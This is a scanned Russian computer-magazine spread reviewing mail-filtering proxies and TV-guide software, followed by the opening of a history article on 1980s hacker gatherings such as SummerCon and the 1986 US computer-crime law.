вольное значение в заголовке, удалить бесполезную "бахрому" типа X-FTN-SEEN-BY, значения которого плодятся на зависть всем кроликам планеты. Поддерживается вполне приличный набор встроенных функций для обработки отдельных участков каждого поля в заголовке. К примеру, львиная доля веселых и находчивых провайдеров отправляет своим клиентам новостные конференции с префиксом [NEWS] в теме письма. Зачем, кто заказывал? Только зря место в списке писем занимает. Удаляем эту подстроку не глядя. В ту же самую корзину полетят приставки вида " - fido7" и " - relcom", которые добавляет сервер http://talk.ru и ему подобные. А как тебе возможность автоматически собирать фидошные ориджины (девизы) в отдельный текстовик? Добавляем новое правило и указываем X-Ray сохранять в файле содержимое поля X-FTN-Origin. Более того, программа умеет изменять заголовки не только после получения, но и до отправки почты. Например, если твой мейлер не способен добавить в письмо поле Newsgroups:, а ты мечтаешь задать вопрос в фидошной эхе, скачай X-Ray, он поможет. Кроме того, программа бесплатная.



X-Ray - мыльные фильтры


И это еще не все. Невзирая на более чем скромный размер (ядро занимает всего 77 килобайт), проге удается сочетать в себе автоматический выбор необходимого SMTP в зависимости от текущего IP (незаменимая вещь, если у тебя несколько провайдеров), подробную статистику приема почты и коррекцию системного времени с поддержкой солидного списка серверов для его синхронизации. Каждому серверу можно назначить приоритет, а логи ведутся отдельно в зависимости от типа данных - протокол срабатывания фильтров и обработка сообщений, тело письма, отладочная информация и журнал соединений. Под NT она умеет работать в виде сервиса, а все свои настройки сохраняет в схемах, между которыми ты сможешь легко переключаться при помощи контекстного меню из иконки в системном трее. Кликни по ней правой кнопкой мышки, выбери пункт "Options". Настройка X-Ray - процедура несложная.




X-Ray - настройка программы

На закладке "Servers" нужно добавить адреса POP3 и SMTP-серверов, указать для них номера портов, а также логины и пароли по необходимости. Создание правил на закладке "Filters" проходит под управлением визарда, так что никаких проблем с настройкой возникнуть не должно. Да, и не забудь лишний раз перечитать файл macro.txt, расположенный в одном каталоге с программой. В нем подробно расписан весь набор встроенных функций, которые управляют поведением фильтров. Осталось лишь указать в параметрах своего мейлера localhost (или 127.0.0.1) вместо адреса POP3/SMTP-сервера и проверить почту. Все гениальное не только просто, но и функционально, а также ест мало памяти. Ни на что его не променяю.

<POP3 Catcher>


POP3 Catcher - домашняя страница

Простого рабочего парня по имени Voyager в свое время взволновала другая проблема. Его раздражали спамеры. День за днем Voyager охладевал к пиву и никак не мог бросить курить. В один прекрасный день на его домашней странице (http://pop3catcher.net.ru/) появилась первая версия программы POP3 Catcher, которая помогла решить все проблемы своего создателя. Или почти все. Курить он так и не бросил.


POP3 Catcher - гроза электронного барыги


Итак, основная цель этой приблуды заключается в создании железобетонной стены против сетевых торгашей и жадных любителей денежных пирамидок. Но как я уже говорил, в процессе создания замечательных чудес программеры увлекаются. Детище Вояджера позволяет установить ограничение на размер и количество писем, принятых за одну сессию, а также на ее продолжительность. Таким образом, если у тебя Dial-Up, а в ящике метров 10 полезной корреспонденции, POP3 Catcher будет забирать их мелкими порциями, периодически возобновляя подключение к серверу. Кроме того, команда DELE (удаление полученного письма) отправляется на сервер после получения КАЖДОГО сообщения. Вероятность корректного завершения почтовой сессии в этом случае значительно выше. Встроенная звонилка позволяет проверять почту через определенные промежутки времени, а также разрывать соединения после окончания приема. Сама проверка почты может проходить как параллельно (все ящики сразу), так и последовательно (в очередь, ..., в очередь). Теперь по поводу защиты от спама... Очередной посредник проверяет IP-адрес SMTP отправителя на RBL - сетевых справочниках спамерских релеев. Если он действительно со-

NEXT

PC_Zone


МЫЛЬНЫЕ ПРОЦЕССОРЫ

A.P.$lasH (ap-slash@tfs.kiev.ua)



POP3 Catcher - какие мы умные

держится в таком каталоге, письмо помечается как спам (прога добавляет в заголовок поле вида X-Spam-Mark: 62.118.146.217 on SPAMCOP). После этого ты можешь настроить в сортировщике своего почтовика специальное правило, которое отфутболит спамерский бред в отдельную папку. Можно обойтись и без правила - удалять весь хлам средствами POP3 Catcher. Помимо RBL проверки POP3 Catcher поддерживает черные и белые списки почтовых адресов и даже IP, причем указать можно как одиночный адрес, так и целый диапазон. Если и этого покажется мало, к твоим услугам Selective Download Filters - фильтры выборочного скачивания. Своеобразный привет от программы The Bat! - совмещены сигнальные строчки для определения нежелательной корреспонденции, регулярные выражения, ограничение на размер письма и время срабатывания каждого фильтра. И даже это еще не все. Вкуснейший бонус - поддержка плагинов для самостоятельной обработки всех писем. Заметь - плагину позволено не только помечать письмо как спам, но и кромсать его по своему усмотрению, добавлять/удалять заголовки, вырезать рекламу, полностью переделывать весь текст. Шизоидный комбайн, а не программа.




POP3 Catcher - настройка почтового ящика

Один маленький минус - если X-Ray способен обрабатывать почту незаметно для пользователя (передает ее мейлеру напрямую), то POP3 Catcher требует создания отдельной структуры ящиков и хранит письма в собственной базе. С другой стороны, это не помеха - достаточно запросить периодическую проверку плюс вызов внешней почтовой программы. Итак, создаем в POP3 Catcher новый ящик (Account - New) и поехали настраивать. Как и в случае с X-Ray, нами руководит встроенный визард. Указываем каталог для хранения принятых писем и данные почтового сервера, оформляем периодическую проверку и запуск любимого мейлера. Если отметить опцию "Get on mailer connection", POP3 Catcher начнет прием почты сразу после того, как к нему обратится внешний почтовик. В настройках почтовой программы нужно заменить адрес POP3-сервера на localhost, а логин указать в виде настоящий_логин@адрес_pop3_сервера. К примеру, для моих ap-slash@tfs.kiev.ua и pop3.lucky.net логин выглядит так - ap-slash@pop3.lucky.net.


Бесплатно распространяется лишь Lite-версия POP3 Catcher, в которой отсутствует несколько очень интересных возможностей, но "для дома, для семьи" и этого варианта вполне хватит.

<Advanced Email Processor>




Advanced Email Processor - домашняя страница

Создатели сайта www.massmail.ru - ребята весьма и весьма плодовитые. Думаю, каждый третий хотя бы слышал о таких проектах, как Advanced Maillist Verify, Advanced Direct Remailer, Advanced Email Locator и иже с ними. Если в предыдущих утилитах можно было с легкостью определить цель их создания, то Advanced Email Processor заставляет серьезно задуматься. Возможностей у него - вагон и маленькая дрезина. Те самые прикуриватели, тот самый трактор. Впрочем, авторы все же сподобились составить примерный перечень задач - обработка списков рассылок, форм заказов и анкет, резервное копирование. Но поверь, это лишь надводная часть айсберга. Смотрим...



Advanced Email Processor - паспортные данные

Меня в свое время безумно удивил тот факт, что разработчики не выбрали в качестве рекламного слогана для своей проги детскую фразу "Купи слона!". Казалось бы, размер дистрибутива - 4 метра. Под описание подходит, Гейтс еще не заюзал (а ведь мог бы). Хотя, это их личное дело. Я знаю одно - этот размер себя оправдывает. Коллеги ему одно слово, он им - двадцать. Те проверяют только POP3, а этот понимает IMAP, юниксовый ящик с письмами, файлы MSG/EML, папки Outlook Express и Eudora, MAPI. Конкуренты пишут в текстовый файл, а он без труда вращает базами данных и заполняет таблицы Excel. Они обрабатывают с помощью внешних программ и плагинов, а он плюсует поддержку JScript, VBScript, Perl, Python и Ruby. Никто не забыт, ничто не забыто. Старые добрые прибамбасы служат и поныне - Advanced Maillist Verify, Advanced Direct Remailer и Advanced Email Locator свободно интегрируются в AEP и работают веселым шароварным караваном. Внимательно читай хинты к элементам конструктора и живи в свое удовольствие. Это программа должна работать, а человеку нужно много свободного времени, чтобы всякими глупостями заниматься.



Advanced Email Processor - настройка

В основном различного рода непонятки возникают лишь при работе с самим конструктором, а параметры каждого ящика упрощены до предела. Перво-наперво создай в этой проге новую учетную запись. Как я уже говорил, AEP совсем не обязательно работать со стандартным почтовым сервером. Это может быть вчерашний экспорт из The Bat! в формате юниксового ящика или произвольная папка на диске с письмами в формате RFC822. Почтовой программе, для которой AEP играет роль посредника, это будет глубоко параллельно. Процедура настройки твоего мейлера немного отличается от аналогичных параметров, используемых двумя предыдущими приблудами. Вместо адреса почтового сервера ставим localhost, а логин указываем в зависимости от типа почтового ящика, который ты используешь. Например, если это обычный POP3-сервер, ставим настоящий_логин/адрес_сервера (для моих данных - ap-slash/pop3.lucky.net), если это папка или юниксовый ящик, логин можно ставить любой, лишь бы он совпадал с настройками самого ящика. Смотри по ситуации. В случае чего, заглядывай на закладку "Журнал" - программа ведет подробный протокол работы.

Три почтовых посредника. Лично мне сложно сделать между ними однозначный выбор. Да и нужно ли? Основная прелесть программ подобного рода в том, что их можно выстроить в цепочку и подключить последовательно, указывая в качестве POP3/SMTP-сервера для первой программы localhost + номер порта ее конкурента. Само собой, этот самый номер необходимо изменить в настройках у каждого звена этой цепочки.
Резюмирую - если ты экономишь память и место на диске - ставь X-Ray. В благодарность за доверие он вычистит твои почтовые базы от груды хлама, и любимый мейлер станет проворнее процентов на 30.
Если спам валит селевыми потоками, то лучше, чем POP3 Catcher найти будет сложно. Как результат – никакой рекламы китайских мазей и предложений квартиры в Митино. У меня за два месяца лишь одно письмо не прошло проверку. Это был сосед, сватавший своего лохматого кота моей кошке по случаю начала весны. Начинающий спамер, пока еще не стоит на учете.
Ну а для настоящих маньяков путеводной звездой без вопросов станет AEP. Кроме того, его реализация ActiveScripting - единственный способ для скриптовиков создавать полноценные плагины. Выбирай.
Скажи "Найн!" ежедневной рутине.
И без нее времени в обрез.

PC_Zone

СМОТРИ - НЕ ПРОСМОТРИ

 Денис Самарин (densam@yandex.ru, www.olviko.ru/densam)



В давно почившем Советском Союзе было много самых разнообразных проблем, но среди них не было одной, с которой и я, и ты сталкиваемся каждый день. Это - проблема выбора. Раньше, если тебе звонил друг и кричал в трубку "врубай телек, там такой фильм идет!", то вовсе не обязательно было выяснять, по какому каналу идет этот самый фильм, так как каналов было всего несколько. А сейчас что творится? Пять, десять, пятнадцать каналов! И чуть ли не каждый - круглосуточный. Программы передач превратились в настоящие фолианты, лазить по которым, выбирая интересную передачу - дело, требующее немалых усилий. Что же делать? Лучший вариант - не смотреть телевизор вообще. Как говорил товарищ Сталин: "Нет человека - нет проблемы". Если же отказываться от "ящика" ты не желаешь, то сориентироваться в море телевизионной информации тебе помогут описанные ниже проги - электронные ТВ программы.

Полезные ссылки

- www.citycat.ru/tv/TVinNet/tvu_ros0.html - список из 170 серверов с российскими телепрограммами
- www.citycat.ru/tv/TVinNet/tvu_ltv0.html - сайты, поддерживающие формат программы ListTV
- www.vsetv.com - "все о ТВ"
- www.sat-digest.com - Еще один сборник программ передач русскоязычных каналов


ТЕЛЕПРОГРАММЫ НА ТВОЕМ КОМПЬЮТЕРЕ

Электронные телепрограммки уже давным-давно не новость. Их легко можно найти в интернете, скажем, на Яndex'е или Rambler'е. Но, согласись, что, во-первых, если у тебя не выделенка, то лезть каждый раз в Сеть лишь для того, чтобы уточнить, во сколько начинается тот или иной фильм, несколько неудобно, а во-вторых, как бы ни совершенствовался веб-интерфейс, до удобства обычных "настольных" приложений ему еще как до луны.

Кстати, надо заметить, что вопреки ожиданию, электронных ТВ программ не так уж и много. По крайней мере, я нашел только четыре: ListTV, TVGuide, "ТВ программа" и TVAgent. Что ж, давай-ка попробуем разобрать их по косточкам.


<Загрузка>

Для работы с программой телепередач требуется ее где-то заполучить. А как заполучить? Очень просто. Берешь газету, сканер, FineReader... Шучу, шучу... Разумеется, телепрограмму нужно качать из Сети. Посмотрим, как с этим заданием справляется каждая из наших подопечных.




TVAgent - получение программы

Проще всего механизм скачивания "свежачка" реализован в "ТВ Агенте". Видишь в верхней части экрана небольшое меню? Переходи в пункт "получение телепрограмм" и дави на кнопку "Проверить наличие новой программки". "ТВ Агент" попытается соединиться с сервером и проверить обновление. Если ему это не удается, и программа выдает какую-нибудь ошибку, то отправляйся в меню "Настройки" и проверь параметры соединения с интернетом. После соединения с сервером прога отобразит список доступных телевизионных каналов. Отметь галочками те их них, которые тебе интересны и нажми на "Получить отмеченные телепрограммы".



TVGuide - загрузка данных

Немного более сложный путь придется пройти в TVGuide. Еще при инсталляции программа спросит тебя, какие из имеющихся в наличии пакетов устанавливать: Москва, Петербург, Екатеринбург, Пермь, Саратов. Если твоего города в этом списке нет, то следует проверить, не появился ли он на сервере. Узнать это помогает кнопочка "Обновления программы" из меню "Помощь". Теперь необходимо указать проге, с каким именно пакетом ты будешь работать. Сделать это можно в меню "Файл" -> "Настройки программ" -> "Общие" -> "Пакет данных". В этом же окне, чуть ниже, в выпадающем списке "Сервер обновления" выбери URL, с которого TVGuide будет выкачивать свежие данные. Остался последний шаг. Переходи в "Файл" -> "Загрузить данные", установи галочку "Расположение данных" на Internet, отметь те дни недели, программка на которые тебе требуется, а в поле "Использовать конвертер" выбери любое из присутствующих в списке названий (скорее всего там будет только одно). И все. Ах нет, нужно еще нажать на "Загрузить данные". Теперь точно все.




TVGuide - настройки

ListTV сама загружать ТВ программу непосредственно из инета не умеет. Тебе придется это делать вручную. По адресу http://www.citycat.ru/tv/TVinNet/tvu_ltv0.html или в хелпе в разделе "Загрузка данных" ты найдешь довольно приличный список сайтов со свежими распи-

саниями телепередач. Выбирай тот, который тебе ближе, и скачивай файл себе на компьютер, а затем в "Файл" -> "Загрузить" укажи программе его месторасположение. ListTV понимает данные в простом текстовом формате (.txt), в HTML или в .eml. В последнем случае есть одна тонкость: если данные хранятся в MIME (открой файл в любом текстовом редакторе и посмотри, если есть строчка "Content-Transfer-Encoding: base64", значит - MIME), то установи галочку "base64".

В "ТВ программе" для того чтобы загрузить свежую программку, вообще делать ничего не надо, так как при очередном запуске эта софтина сама проверяет наличие обновления и при обнаружении оного, предлагает сделать апдейт. В отличие от, например, TVGuide'а, сервер обновления в TVProg'е выбирать нельзя, его адрес зашит в нее намертво. Но это не должно тебя беспокоить, так как список доступных каналов достаточно велик (на момент написания статьи - 85), и все время пополняется.

<Просмотр>




TVAgent - просмотр программы передач

Начнем, как и в прошлом разделе, с "ТВ Агента". Если применять сигаретную классификацию, то в области работы с данными "ТВ Агента" следует отнести к категории Light. Пользоваться "ТВ Агентом" сможет даже самый неискушенный пользователь (aka самый бурнокипящий чайник), так как в программе нет ничего сложного, никаких "наворотов", доступны лишь самые простые функции: просмотр телепрограммы за один день с разбивкой по каналам и фильтрация приглянувшихся передач. А что еще надо?

Идем дальше - TVGuide. Кроме разделения телепрограммы по каналам и дням недели, TV Guide предлагает и массу дополнительных функций. Главная фенечка - это разделение всех передач по типу. Всего существует тринадцать разных типов: "кино", "сериал", "новости", "юмор", "шоу", "игра", "спорт", "музыка", "детям", "док.фильмы", "путешествия", "персона", "культура". Таким образом, нажатием одной кнопки ты отфильтровываешь только те передачи, которые тебе интересны. Вдобавок программы можно отмечать галочками: "Стоит посмотреть", "Хорошие", либо "Самые любимые". Кстати сказать, если список типов тебя не устраивает, ты имеешь все возможности отредактировать его, как заблагорассудится (меню "Настройка" -> "Классификация телепередач").


Если ты боишься пропустить свой любимый турнир по шахматам или боишься забыть о каком-нибудь фильме, то добавь его в список напоминаний (правая кнопка мыши на названии передачи), и TVGuide в нужное время будет орать истошным голосом (если ты, конечно, укажешь ей соответствующий wav-файл) или запустит какую-нить внешнюю прогу, например, отсылающую на твой мобильник сообщение: "Где ты шляешься? Через пять минут футбол!".

Не менее продвинута в вопросе демонстрации программы передач и ListTV. Само собой, она тоже умеет распределять передачи по типам, выполнять сортировку по дням недели и каналам и фильтровать по "любимости". Но на что хочется обратить особое внимание, так это на анонсы передач. То есть некоторые программы, обычно какие-нибудь фильмы, помимо названия снабжены небольшим описанием. Если анонс имеется, то около названия передачи появляется сиреневый значок, нажав на который можно прочитать нечто типа: "Унесенные ветром - очередная передача о влиянии воздушных потоков на траекторию полета парашютистов".



ТВ Программа - внешний вид

По функциональности и интерфейсу "ТВ программа" очень похожа на ListTV и на TVGuide. То же разделение передач по типам, то же разделение на "любимые" и "очень любимые", похожий механизм поиска и фильтрации. Анонсов передач, к сожалению, программа не поддерживает (или я их просто не нашел?). Разумеется, есть и приятные отличия. Одно из них - автоматическое оповещение. Допустим, ты не хочешь пропустить ни одного эпизода сериала "Бедные хохочут в полдень". Ок, заходишь в меню "Оповещения" -> "Автоматическое оповещение" и создаешь новое задание, в котором просишь прогу орать каждый раз, когда в названии передачи встретится слово "хохочут".




List TV - просмотр передачи

Справедливости ради отмечу, что возможность просмотра анонсов есть и в TVGuide. Более того, в этой программе есть возможность настройки вида отображения программы с анонсом, но почему-то в той ТВ программе, которую я скачал, ни одна из передач анонса не имела.

<Фенечки>


Помимо основной задачи - работы с телепрограммой, в прогах имеются и некоторые дополнительные возможности. Безусловный лидер этого направления – TVAgent, позволяющий утягивать из Сети еще кучу разной информации: курсы валют, финансовые новости,



"ТВ Агент": фенечки

просто новости, ЕЖЕpravd'у и т.д. Вдобавок, в верхней части программы имеется окошечко, в которое выводятся всякие комментарии на злобу дня. Также в пунктах меню "Полезные ссылки" и "Интересные ссылки" имеется довольно неплохая подборка URL'ов.

Все три программы обладают хорошими способностями по выводу программы телепередач на принтер. Очень удобно этот механизм реализован в TVAgent'е и "ТВ Программе", они позволяют весьма гибко настраивать внешний вид распечатки, но в ListTV функция печати просто выше всяких похвал. Вид распечатки можно настроить практически как угодно.



ListTV: печатаем телепрограмму

Зато TVGuide поддерживает плагины. Я, к примеру, тут же установил себе плагин "MakeHTML", что в переводе на великий и могучий означает "Создать HTML страницу", и, как ни странно, обнаружил, что он действительно создает HTML страницу с текущей программой передач. Все плагины доступны из пункта "Дополнения".

А вот в "ТВ Программе" есть то, чего я в других программах не обнаружил. Я говорю о скинах, с помощью которых ты можешь менять облик проги. Мелочь, а приятно. Некоторое количество поставляется вместе с дистрибутивом программы, а еще несколько штук ждут тебя по адресу http://www.top-top.ru/tvprog/skin.



Где найти описанные программы?

ListTV (722Кб, freeware)
http://www.citycat.ru/tv/ListTV

TVAgent (579Кб, freeware)
http://www.tv-agent.net

TVGuide (1300Кб, freeware)
http://longsoft.raid.ru/tvguide

"ТВ программа" (2191Кб, freeware)
http://www.top-top.ru/products/soft/tvprog



PC_Zone

ХАКЕРЫ 80-Х

mindw0rk (mindw0rk@mail.ru)

Captain Picard, TommydCat и Control C на SumerCon 1993

ХАКЕРЫ 80-Х

РОЖДЕНИЕ ЧЕРВЯ





Роберт Моррис



Crimson Death на SummerCon 1992

<SummerCon>

Хакерское сообщество восьмидесятых отличалось высокой сплоченностью. Несмотря на огромное количество BBS по всему миру, в том числе и пиратских, лишь единицы пользовались популярностью у хакеров. PloverNet, Legion of Doom, Phoenix Project, Sherwood Forest (II/III), Osuny, Shadowland, Metal Shop, Farmers of Doom, Pirates Cove, RACS III - лучших представителей компьютерного андеграунда собирали именно эти борды, и они же являлись в то время основными центрами обмена информацией. Все эти BBS'ки находились в США, но их постоянно посещали хакеры не только из Америки, но и из Европы, и даже из далекой Австралии. Многие личности обитали сразу на нескольких досках (а некоторые - и на десятках) – ведь на каждой борде была своя атмосфера, свои топики. Даже на самой серьезной BBS помимо технических вопросов обсуждались слухи из компьютерного мира и прочие жизненные темы. Успевшие подружиться связывались по телефону и приезжали друг к другу в гости. Но так как хакеры жили в разных городах и штатах, риаллайфовые встречи проходили от случая к случаю. Хакерам не хватало мероприятия, которое смогло бы собрать всех вместе.

В Германии, правда, проводился Chaos Communication Congress, но обстановка там была слишком официальной. Требовалась неформальная тусовка, целью которой было бы общение и веселье, а не сухие лекции. Поэтому, когда в 1987 году в 12 номере журнала "Phrack" появилось объявление о первой американской phreak/hack встрече SummerCon, приехать на нее выразили желание многие.

Организаторами и спонсорами SummerCon'а выступили редакторы "Phrack" Taran King и Knight Lightning - они забронировали два номера в отеле Sheraton Plaza (Сэнт Льюис, Миссури), привезли несколько ящиков пива и подготовили кое-какую аппаратуру. 19 июня, когда все началось, в банкетном зале собралось 20 известнейших американских хакеров, в числе которых были: Tuc, Control C, The Leftist, Lex Luthor, Doom Prophet, Ninja NYC, Forest Ranger и другие. На протяжении двух суток велись дебаты на всевозможные темы. Днем хакеры пили пиво, ели пиццу и бегали по всему отелю в поисках приключений, ночью - все вместе блуждали по сети. SummerCon'87 прошел без неприятных сюрпризов, атмосфера была расслабленной и дружелюбной. Первый в своем роде, он вдохновил людей на создание новых дружеских конференций, число которых в мире стало быстро расти.

<Первое табу>

Законы Америки долгое время обходили компьютерные и телефонные преступления стороной. В 70-х, в эпоху процветания фрикинга, при ловле владельцев блубоксов руководствовались пунктом о мелком мошенничестве. С появлением компьютеров и учащением случаев незаконного проникновения в системы, тот же пункт, но в более серьезной форме стали применять и к хакерам. Судья сам решал, насколько опасным для общества является компьютерный взлом и, руководствуясь своим собственным мнением, выносил приговор. Понятное дело, "их честь" были далеки от всех этих технических нюансов. И это чаще всего играло на руку взломщикам.

2 октября 1986 г. Сенат США подписал новый закон "Computer Fraud and Abuse Act", в котором подробно объяснялось, какие кары ждут хакеров за малейший проступок. В зависимости от степени тяжести преступления приговор мог достигать $500000 штрафа и 20 лет тюремного заключения. Особо серьезными считались проникновение и хищение, а тем более - уничтожение информации с секретных правительственных компьютеров. Если хакер по неосторожности наносил компании ущерб на сумму, превышающую тысячу долларов (ущерб подсчитывала компания), он автоматически попадал в категорию "до $250 тыс. и 5 лет тюрьмы". Даже единичное проникновение в чужой компьютер или использование чужих паролей согласно этому закону делало человека преступником.

